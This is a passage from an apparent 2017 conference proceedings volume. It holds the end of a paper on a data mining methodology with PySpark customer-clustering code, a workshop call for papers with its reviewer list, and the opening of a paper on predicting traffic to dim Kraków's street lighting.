


Fig. 5 Conceptual diagram of the database

Presented model code is intended to build clustering model of customers. Before we start we need to calculate aggregate values describing clients' behavior. In the input dataset one row represents one client for whom we select his or her

birthday, gender and we calculate the date of the first client's order, number of orders and their total values in 2016 and 2017 as well as discounts in 2016 and 2017.

<sup>6</sup> Classification and prediction are very similar and generally related to the type of data used to build a given model. If the decision attribute is categorical, then the predicate problem of the value of such an attribute is presented as a classification problem. If the decision attribute is continuous (numeric), the problem is called a prediction problem.

<sup>7</sup> <http://mahout.apache.org/users/basics/algorithms.html>

<sup>8</sup> <http://spark.apache.org/docs/latest/ml-guide.html>

<sup>9</sup> <http://www.tensorflow.org/>

<sup>10</sup> <http://pandas.pydata.org/>

```

%%spark -o vector_df
from pyspark.ml.feature import VectorAssembler
from pyspark.ml import Pipeline

def create_vector_assembler(col):
    vector_column_name = 'v_' + col
    input_cols = [col]
    return VectorAssembler(inputCols=input_cols,
outputCol=vector_column_name)

columns = [
    'min_order_place_date',
    'birth_date',
    'number_of_orders',
    'promotion_counts',
    'sum_2016',
    'avg_disc2016',
    'sum_2017',
    'avg_disc2017',
    'gender'
]
vector_columns = map(lambda c: 'v_' + c, columns)
vector_assemblers = map(create_vector_assembler,
columns)
pipeline = Pipeline(stages=vector_assemblers)
vector_df = pipeline.fit(df).transform(df).select(vector_columns)
vector_df.cache()
from numpy import array
from math import sqrt

from pyspark.mllib.clustering import KMeans,
KMeansModel

def to_training_point(data_frame):
    return array([getattr(data_frame, column_name)
for column_name in column_names])

column_names = d.columns
training_data = d.map(to_training_point)
clusters = KMeans.train(training_data, 8,
maxIterations=10,
runs=10, initializationMode="random")

```

To interpret the obtained clusters of customers, we built a decision tree using the library *pyspark.mllib.tree*. The tree rules allowed interpretation of customer groups in marketing terms. The following fragment of code illustrates the process of decision tree generation.

```

from pyspark.mllib.tree import DecisionTree,
DecisionTreeModel
from pyspark.mllib.util import MLUtils
from pyspark.mllib.regression import LabeledPoint

ttd=sc.parallelize(map(lambda(p,l):
LabeledPoint(l,p),cl))

tree=DecisionTree.trainClassifier(ttd,numClasses=8
,categoricalFeaturesInfo={},impurity='entropy',
maxDepth=5,maxBins=4,minInstancesPerNode=10,
minInfoGain=0.1)
names = dict(map(lambda(k,p): ('feature
{}'.format(k), '{} {}'.format(p,k)),
enumerate(d.columns)))
res = tree.toDebugString()
print(res)

for f,t in names.iteritems():
    res = res.replace(f,t)

```

```

mytree =
sqlContext.createDataFrame(sc.parallelize([res,])
), ['c'])
mytree.show()

```

The milestones of the phase are documentation of data exploratory models, a set of models along with specifications of the data used in the learning, testing and validation processes.

The aim of the **fourth phase** is the assessment of the quality of the developed data mining models. The prerequisite for the task is to clearly define the evaluation criteria. The evaluation problem is a multi-criterial one [18]. In addition, however, it often happens that managers, shareholders, and experts impose supplementary priorities during the model evaluation.

In general, the models should be evaluated in terms of quality and efficiency before being implemented on a sample of sandbox data. Two-step model testing is recommended here: first – on a pilot trial, later – on full information resources. As a result, the cost / modification time of the model can be reduced due to simple errors or oversights, thereby diminishing the risks associated with testing and validating the production version of the platform. It is advisable to gradually extend the scope of assessment, e.g. to product categories, selected sale channels or market regions. When launching a model in the real life environment, the assessment should first focus on detecting anomalies in the input data before running the model. The model's performance is evaluated not only in terms of quality and efficiency but also in terms of mutual cooperation with other platform resources. This action permits one to formulate operational recommendations for the model deployment under real conditions

It is very important to prepare datasets for model building and evaluation (model learning, testing and validation.) The quality of selected models is assessed according to predefined business criteria and generally accepted assessment criteria for each category of data exploration models.

In the example discussed here, the proposed clustering models were evaluated. In general, the measures of evaluation can be divided into two categories: internal assessment of clustering results and evaluation based on external criteria.

Using the internal criteria, we evaluate the clustering hierarchy taking into account the similarity of instances within clusters and the similarity between clusters. The following measures can be applied [1],[18]:

- Davies-Bouldin index

$$DB = 0.5n \sum \max ((\sigma_i + \sigma_j) / d(c_i, c_j))$$

where  $n$  is the number of clusters,  $c_i$  and  $c_j$  are cluster centers,  $\sigma_i$  and  $\sigma_j$  are the standard deviations, and  $d$  is a distance between cluster instances and centroids.

The algorithm that generates the lowest value of the DB index is considered the best according to this measure.

- Dunn index

$$D = \min (d(i, j) / \max d'(k))$$

where  $d(i, j)$  is the distance between clusters  $i$  and  $j$ , and  $d'(k)$  is the distance measure within clusters  $k$ .

Dunn's index focuses on cluster density and the distance between clusters. Algorithms preferred by the Dunn index are those that reach high values of the measure.

In external evaluation methods, clustering results are assessed using external data, not taken into account during the clustering process. For instance, such data concern the customers who were previously assigned to the clusters by experts. In this case, the clustering results generated by the algorithm are compared with the clusters determined by the experts. The following can be cited among the measures :

- cluster homogeneity index calculated according to the formula:

$$WJK = 1/N \sum \max |m \cup d|$$

where  $M$  is the number of clusters created by the algorithm, and  $D$  is the number of the expert's clusters.

- Jaccard index measures the similarity between two sets of observations according to the following expression:

$$WJ = TP / (TP + FP + FN)$$

where  $TP$  means True Positive,  $FP$  False Positive and  $FN$  False Negative rates.

For two identical sets  $WJ = 1$ .

- Rand index is sensitive to false clustering decisions and calculated according to the formula:

$$WR = (TP + TN) / (TP + FP + FN + TN)$$

The Rand index, as the previous ones, is based on a comparison with benchmark classes given by the expert. It provides information about the assessment of similarity between the correct decisions of the clustering algorithm and those on the benchmark.

Apart from these metrics other measures can be also applied, such as F-score, Fowkes-Mallows index, etc.

Marketing analysts often map clustering results in the form of Multi-Dimensional Scaling (MDS) diagrams; an example is shown in Figure 6. The MDS diagrams not only ensure easy visual assessment of clusters and their dispersion, but also indicate outliers. The described measures allow determining whether the selected models meet all the business requirements and demonstrate the hypotheses defined in the first phase of the methodology. In the event of positive evaluation by managers, shareholders and analysts, it is possible to deploy the model and disseminate the results.

The milestone of this phase is an evaluation report of data mining models containing the above described indexes and their interpretation.

The final phase of the methodology is the deployment of positively assessed models and the RTOM platform. The deployment takes place in two steps. First, the pilot version of the platform is implemented in the real production environment and the results are evaluated in terms of content, usability and performance. The reports are assessed by managers and business analysts for their correctness, completeness, and usefulness in decision-making. At the same time, the platform is monitored by designers and future system administrators. The monitoring is mainly about the computational efficiency, and the use of computational and memory resources. Earlier validation of the pilot version allows us to limit the risk of the full version's interference with all other components of the company's information system. It also provides time for adjustments and fine-tuning before implementing the full version of the platform.




Fig. 6 MDS diagram of customers

In the second step of this phase, the platform runs in a full production environment. Performance results are disseminated to users, who often have to undergo additional training. Also, new organizational roles are then defined and new specialists are employed. It should be pointed out that the new business and technological solutions are revolutionizing the marketing practices and data processes hitherto in use.

The process of improvement of decision making systems never ends. With the advancement of new information technologies, the data mining methods impose improvements of information systems. Therefore, after the deployment, we should think and plan future updates and enhancements. In Figure 1, further development of the platform is illustrated by the dashed arrow leading to the first phase of the process.

The main milestones of the phase are the following:

- the application deployment plan and dissemination of results
- the schedule of platform monitoring and maintenance,
- the final report and technical documentation.

#### IV. SOME COMMENTS ON BIG DATA IN THE CONTEXT OF THE PROPOSED DATA MINING METHODOLOGY

The proposed methodology was presented in the context of the RTOM development, entailing Big Data technology and real-time business data processing. The phases of exploration discussed above show that the approach is different from that applied in Business Intelligence type solutions. In these systems, despite apparent resemblance, we do not deal with massive data streams coming in real time [10], neither do we have to solve technological problems related to the scalability of the application and the heterogeneity of data. The problem of integrating various software components and the efficiency of the exploration processes is also less important. Therefore these aspects were what we tried to emphasize in the methodology adopted for the development of the RTOM platform.

Summing up, certain key issues for the RTOM platform development have to be highlighted: namely:

- Data quality and volume of data. The studies have shown that as the data streams from different sources increase, their quality deteriorates. Therefore, the processes of data collection and preparation are extremely important in the RTOM project. In consequence, data quality determines the quality of exploratory models as well as the usefulness of the generated results. This particularly applies to cleaning and noise filtering processes and algorithms for completing the missing data stored in the sandbox.
- Availability of models. Today most algorithms and models of data exploration are available in software libraries, some references were cited in this paper. Therefore, there was no need for presenting a full specification of models and programming them from scratch. More important from the user's perspective was to describe algorithm profiles *with their* parameterization

and interface for various, useful components of the RTOM platform, for example related to model evaluation or visualization of data and results.

- Hadoop, the open source Apache product, is not a data mining platform; it is one of the tools for management and operation on very large data sets [14]. Undoubtedly, Hadoop, MapReduce and HDFS components improve the performance of systems on large, distributed datasets. It should be noted, however, that Hadoop works well on linear case studies, while most business applications are nonlinear problems. Therefore, in our methodology we extensively used, among other things, Apache Mahout and Apache Spark MLlib, which provide efficient data mining tools using Hadoop.
- Interpretation of results and their use in decision-making. any of the data mining models are rated for quality, accuracy and performance. In business applications, we must take into account the economic criteria of the cost, and the specific measurable and non-measurable effects of the model. Apart from those, features also important for managers include the ease of understanding and interpretability.

#### REFERENCES

- [1] Witten I., Frank E., Hall M., Pal C., (2017) Data Mining: Practical Machine Learning Tools and Techniques, Morgan Kaufman
- [2] Shmueli G., Bruce P., Stephens M., Patel N., (2017), Data Mining for Business Analytics, Wiley
- [3] Piatetsky-Shapiro G., (2014), KDnuggets Methodology Poll
- [4] Shearer C., (2000), The CRISP-DM model: the new blueprint for data mining, J Data Warehousing; 5, pp. 13-22
- [5] Azevedo, A. and Santos, M. F., (2008), KDD, SEMMA and CRISP-DM: A parallel overview [In] Proceedings of the IADIS European Conference on Data Mining, pp. 182-185
- [6] Frazer, M., Stiehler, B. E. (2014), Omnichannel retailing: The merging of the online and offline environment. In Proceedings of the Global Conference on Business and Finance (Vol. 9, No. 1, pp. 655-657).
- [7] IBM (2011), Introducing Apache Mahout". ibm.com. 2011
- [8] Rigby, D., (2011), The Future of Shopping. Harvard Business Review, December 2011.
- [9] Karau H., Konwinski A., Wendell P., Zaharia M., (2015), Learning Spark: Lightning-Fast Big Data Analysis, O'Reilly
- [10] Marz N., Warren J., (2015), Big Data: Principles and best practices of scalable realtime data systems, Manning Publ.
- [11] Chorianopoulos, A. (2016), Effective CRM using predictive analytics. John Wiley & Sons.
- [12] <http://lambda-architecture.net/>
- [13] <https://www.oreilly.com/ideas/questioning-the-lambda-architecture>
- [14] White T., (2015), Hadoop: The Definitive Guide: Storage and Analysis at Internet Scale, O'Reilly
- [15] Ryza S., Laserson U., Owen S., Wills J., (2015), Advanced Analytics with Spark: Patterns for Learning from Data at Scale, O'Reilly,
- [16] Laserson U., Owen S., Wills J., (2015), Analytics with Spark: Patterns for Learning from Data at Scale, O'Reilly
- [17] Owen S., Anik R., Dunning T., Friedman E., (2012), Mahout in Action, Manning Publ.
- [18] Shmueli G., Patel N., Bruce P., (2010), Data Mining for Business Intelligence, Wiley





# Software Systems Development & Applications

**S**SD&A is a FedCSIS conference area aiming at integrating and creating synergy between FedCSIS events that thematically subscribe to the discipline of software engineering. The SSD&A area emphasizes the issues relevant to developing and maintaining software systems that behave reliably, efficiently and effectively. This area investigates both established traditional approaches and modern emerging approaches to large software production and evolution. Events that constitute SSD&A are:

- IoTM'17 - 1<sup>st</sup> Workshop on Internet of Things, Process Modelling and Microservices
- IWCPs'17 - 4<sup>th</sup> International Workshop on Cyber-Physical Systems
- LASD'17 - 1<sup>st</sup> International Conference on Lean and Agile Software Development
- MIDI'17- 4<sup>th</sup> Conference on Multimedia, Interaction, Design and Innovation
- SEW-37 - The 37<sup>th</sup> IEEE Software Engineering Workshop



# 4<sup>th</sup> International Workshop on Cyber-Physical Systems

**P**ROLIFERATION of computers in everyday life requires cautious investigation of approaches related to the specification, design, implementation, testing, and use of modern computer systems interfacing with real world and controlling their surroundings. Cyber-Physical Systems (CPS) are physical and engineering systems closely integrated with their typically networked environment. Modern airplanes, automobiles, or medical devices are practically networks of computers. Sensors, robots, and intelligent devices are abundant. Human life depends on them. Cyber-physical systems transform how people interact with the physical world just like the Internet transformed how people interact with one another.

The event is a continuation and extension of 2006-2010 Real-Time Software FedCSIS workshops and 2013, 2015, 2016 IWCPSS. The objective of the workshop is to serve the community with main interest in CPS.

The workshop will accept papers in the following areas:

- Control Systems
  - real-time/embedded/networked
  - wireless sensing/actuation
  - process control & cloud computing
- Internet of Things
  - system organization/implementation
  - device security
  - impact on business
- Scalability/Complexity
  - modularity
  - design methodologies
  - legacy systems
  - tools
- Interoperability
  - concurrency
  - models of computation
  - networking
  - heterogeneity
- Validation and Verification
  - safety assurance & certification
  - simulation
- Cyber-security
  - intrusion detection
  - resilience
  - privacy
  - attack vectors
- Applications of CPS
  - intelligent measurements in medicine, environment, etc.
  - robotics, manufacturing
  - intelligent/autonomous cars
  - transportation, ITS
  - power systems including smart grids
  - smart cities
  - military
  - smart consumer devices
- CPS Education
  - curriculum development
  - on-line and virtual laboratories
  - academic courses
  - pedagogy issues

## SECTION EDITORS

- **Grega, Wojciech**, AGH University of Science and Technology, Poland
- **Kornecki, Andrew J.**, Embry Riddle Aeronautical University, United States
- **Szmulc, Tomasz**, AGH University of Science and Technology, Poland
- **Zalewski, Janusz**, Florida Gulf Coast University, United States

## REVIEWERS

- **Babiceanu, Radu**, Embry Riddle Aeronautical University, United States
- **Bianchini, Devis**, Università degli Studi di Brescia
- **Čaplinskas, Albertas**, Vilnius University, Lithuania
- **Černohorský, Jindřich**, VSB Technical University of Ostrava, Czech Republic
- **Cicirelli, Franco**, Università della Calabria, Italy
- **Cosulschi, Mirel**, University of Craiova, Romania
- **Ehrenberger, Wolfgang**, University of Applied Science Fulda, Germany
- **Friesel, Anna**, Technical University of Denmark, Denmark
- **Furht, Borko**, Florida Atlantic University, United States
- **Giurca, Adrian**, Brandenburg University of Technology, Germany
- **Golatoski, Frank**, University of Rostock, Germany
- **Gomes, Luis**, Universidade Nova de Lisboa, Portugal
- **Greitans, Modris**, Institute of Electronics and Computer Science, Latvia
- **Grosu, Radu**, Technische Universität Wien, Austria

- **Gumzej, Roman**, Faculty of Logistics, University of Maribor, Slovenia
- **Haverkort, Boudewijn R.**, University of Twente, The Netherlands
- **Laplante, Phillip A.**, PennState University, United States
- **Letia, Tiberiu**, Technical University of Cluj-Napoca, Romania
- **Majstorovic, Vidosav D.**, University of Belgrade, Serbia
- **Marwedel, Peter**, Technische Universität Dortmund, Germany
- **Monostori, László**, Hungarian Academy of Sciences, Hungary
- **Motus, Leo**, Tallinn University of Technology, Estonia
- **Nalepa, Grzegorz J.**, AGH University of Science and Technology, Poland
- **Obermaier, Roman**, Universität Siegen, Germany
- **Roman, Dumitru**, SINTEF / University of Oslo, Norway
- **Rozenblit, Jerzy W.**, University of Arizona, United States
- **Rysavy, Ondrej**, Brno University of Technology, Czech Republic
- **Sachenko, Anatoly**, Ternopil National Economic University, Ukraine
- **Saglietti, Francesca**, University of Erlangen-Nuremberg, Germany
- **Sanden, Bo**, Colorado Technical University, United States
- **Sanz, Ricardo**, Universidad Politecnica de Madrid, Spain
- **Schagayev, Igor**, London Metropolitan University, United Kingdom
- **Selic, Bran**, Simula Research Lab, Norway
- **Sojka, Michal**, Czech Technical University, Czech Republic
- **Sveda, Miroslav**, Brno University of Technology, Czech Republic
- **Trybus, Leszek**, Rzeszow University of Technology, Poland
- **van Katwijk, Jan**, Delft University of Technology, The Netherlands
- **van Lier, Ben**, Rotterdam University of Applied Sciences, The Netherlands
- **Vardanega, Tullio**, University of Padova, Italy
- **Veža, Ivica**, University of Split, Croatia
- **Villa, Tiziano**, Università di Verona, Italy
- **Waeselynck, Hélène**, LAAS-CNRS Toulouse, France
- **Zlatogor, Minchev**, Bulgarian Academy of Sciences
- **Zobel, Dieter**, University Koblenz-Landau, Germany

# Prediction of Traffic Intensity for Dynamic Street Lighting

Marzena Bielecka

AGH University of Science and Technology,  
Faculty of Geology, Geophysics and Environmental Protection,  
Department of Geoinformatics and Applied Computer Science,  
Al. Mickiewicza 30,  
30-059 Kraków, Poland  
Email: bielecka@agh.edu.pl

Andrzej Bielecki, Sebastian Ernst, Igor Wojnicki

AGH University of Science and Technology,  
Faculty of Electrical Engineering, Automation,  
Computer Science and Biomedical Engineering,  
Department of Applied Computer Science,  
Al. Mickiewicza 30,  
30-059 Kraków, Poland  
Email: {bielecki,ernst,wojnicki}@agh.edu.pl

**Abstract**—In this paper, the problem of short-term prediction of traffic flow in a city traffic network is considered. This prediction is performed in order to provide input data to a dynamic control system for street lighting. The forecasting is done by a multi-layer using artificial neural network. Because of the limited number of sensors, the data is insufficient to describe the relation between the traffic intensity at a given point and the points in which the flow intensity is measured. The proposed approach is tested by using data from the centre of Kraków. The prediction error turned to be low.

## I. INTRODUCTION

**E**NERGY savings due to outdoor lighting optimisation have tremendous impact on a city's economy. This is due to the effect of scale: an average city operates several thousand light points. For security and safety reasons, as well as compliance with standards, these light points are on all night long. Reducing power consumption by even one watt at each luminaire translates into substantial savings. This can be achieved by optimising lighting infrastructure design (through altering lamp placement and parameters [1], [2]) and by introducing intelligent, dynamic control which adjusts lighting levels to the actual needs.

This paper focuses on the latter aspect, i.e. increasing energy savings with use of dynamic control. Dimming is performed using sensor data, with traffic intensity being one of the main factors. However, traffic sensors are not deployed at each intersection. Therefore, other methods must be used to estimate the intensity on streets not equipped with measurement facilities. This way, the control system can cover a wider area which leads to more energy savings [3].

The research described in this paper is part of an innovative lighting infrastructure modernisation project in the city of Kraków, Poland. The project involved replacing almost 4,000 HPS (high-pressure sodium-vapour) lamps with LED ones, equipped with a central management system to provide low-level communications. On top of that, a prototype dynamic control system has been developed to derive and transmit

This work was supported by the AGH University of Science and Technology grant number 11.11.120.859 and by the AGH University of Science and Technology, Faculty of Geology, Geophysics and Environmental Protection, as a part of the statutory project.

control decisions to each lamp in real time. An outline map of the project is presented in Figure 1.




Fig. 1. Outline map of the dynamic lighting project in Kraków.

## II. MOTIVATION

The concept of Smart Cities is based on the idea of applying technological solutions, mainly IT-based, to areas such as transport, energy, healthcare, water and waste management, with a projected market of \$400 billion by 2020 [4], [5], [6], [7], [8]. It is closely related to the vision of Internet of things (IoT) [9], which involves various systems communicating in a semantic and secure manner to allow interchange of information between devices and systems. According to a report by the International Energy Agency [10], lighting consumes 19% of the electricity produced globally. Therefore, even though lighting affects many areas within the Smart City concept – including safety, comfort and transportation – the main contribution to this paper lies in the field of energy.

Questions may arise as to whether utilisation of renewable energy-powered lighting may be an alternative to the presented



Fig. 2. An off-grid autonomous lamp, equipped with a solar panel and an underground battery. Image courtesy of Wichary Technic, <http://www.wicharytechnic.pl/en/>.

approach. In fact, off-grid, renewable-based luminaires are being produced and used in many places around the World. An example of such luminaire is presented in Figure 2. Such devices are ideal for locations with no power infrastructure or as temporary lighting for events, etc. However, their large-scale utilisation for urban street lighting has two problems:

- The cost. Autonomous, self-sufficient off-grid devices must be equipped with means of generating energy — usually a solar panel and/or a wind turbine — as well as some energy storage devices. That makes the cost of an individual lamp much higher than with traditional, grid-connected hardware.
- Lighting standards (such as CEN/TR 13201-1:2004 [11]) strictly define the parameters of light to be fulfilled to achieve a given so-called lighting class, and conditions when a given lighting class should be applied. Off-grid devices may be inherently unable to provide adequate lighting due to possible insufficient generation and storage capacity. Recent advances in off-grid device operation optimisation mainly focus on replacing a simple, reactive strategy with a more advanced dispatch plan, based on foreseen power generation capabilities and output (lighting) requirements, with methods including simulation [12] and a hybrid neural network/fuzzy logic

approach [13]. Therefore, the strategy used to control off-grid lamps is based on providing satisfactory lighting as long as possible, not to always fulfil the requirements of the norm, which is the case in this paper.

In the Smart City context, utilisation of renewable sources is much more efficient with dedicated, more centralised installations of solar panels or wind turbines. Of course, that may cause problems on other levels, such as integration with the existing city power grid or with vehicle charging stations [14]. This paper concerns only grid-connected light points.

Outdoor lighting optimisation can have a significant impact on economy [15]. As mentioned in the introduction, it is due to two factors. First, lights stay on all night, which translates to over 4,000 hours of operation in a year. Second, the number of light points is significant, which gives an effect of scale.

Research indicates that there is a need for intelligent control systems for street lighting. There have been multiple experiments and assessments conducted so far. These include highway lighting [16], tunnels [17] and urban areas [15], [18]. However, there still is much room for improvement.

Technically, so-called Central Management Systems (CMSs) are commonly used to provide communications with the fixtures, support inventory and monitor their operations. They are very efficient in providing insight into the operation of lighting systems and providing basic control of the infrastructure, actually moving it towards the aforementioned concepts of Smart Cities and the Internet of things. Most major manufacturers of lighting equipment now provide CMSs integrated with their products. An example of such a system — Owllet Nightshift by Schröder — has been presented in Figure 3.

CMSs, however, do not support dynamic control: lamps operate according to a predefined schedule rather than sensor readings. However, a schedule must assume a worst-case scenario, and that may lead to a solution far from optimal due to large variations of traffic intensity on different days (see Figure 4). Therefore, an external decision system has been developed to generate control signals and transmit them to the lamps via the CMS's API (Application Programming Interface).

Among available sensor data, traffic intensity has the biggest impact on lighting control. From the economic point of view, deploying traffic sensors solely for the purpose of street lighting might be not feasible. Although most cities already have a sensor infrastructure fit for this purpose as part of their Intelligent Transportation Systems (ITSs), the data produced is used mostly for controlling traffic lights at junctions. Of course, the applications of ITS systems are much broader and mostly concern traffic flow optimisation, with advanced, state-of-the-art systems being able to analyse and simulate traffic at a very high detail level [19]. Usually, a city will already have several intersections at which traffic intensity is already measured. However, there are many “white spots”, especially in areas with little or no traffic lights. The main motivation for this paper is therefore to propose a viable traffic flow prediction algorithms which in turn can be used



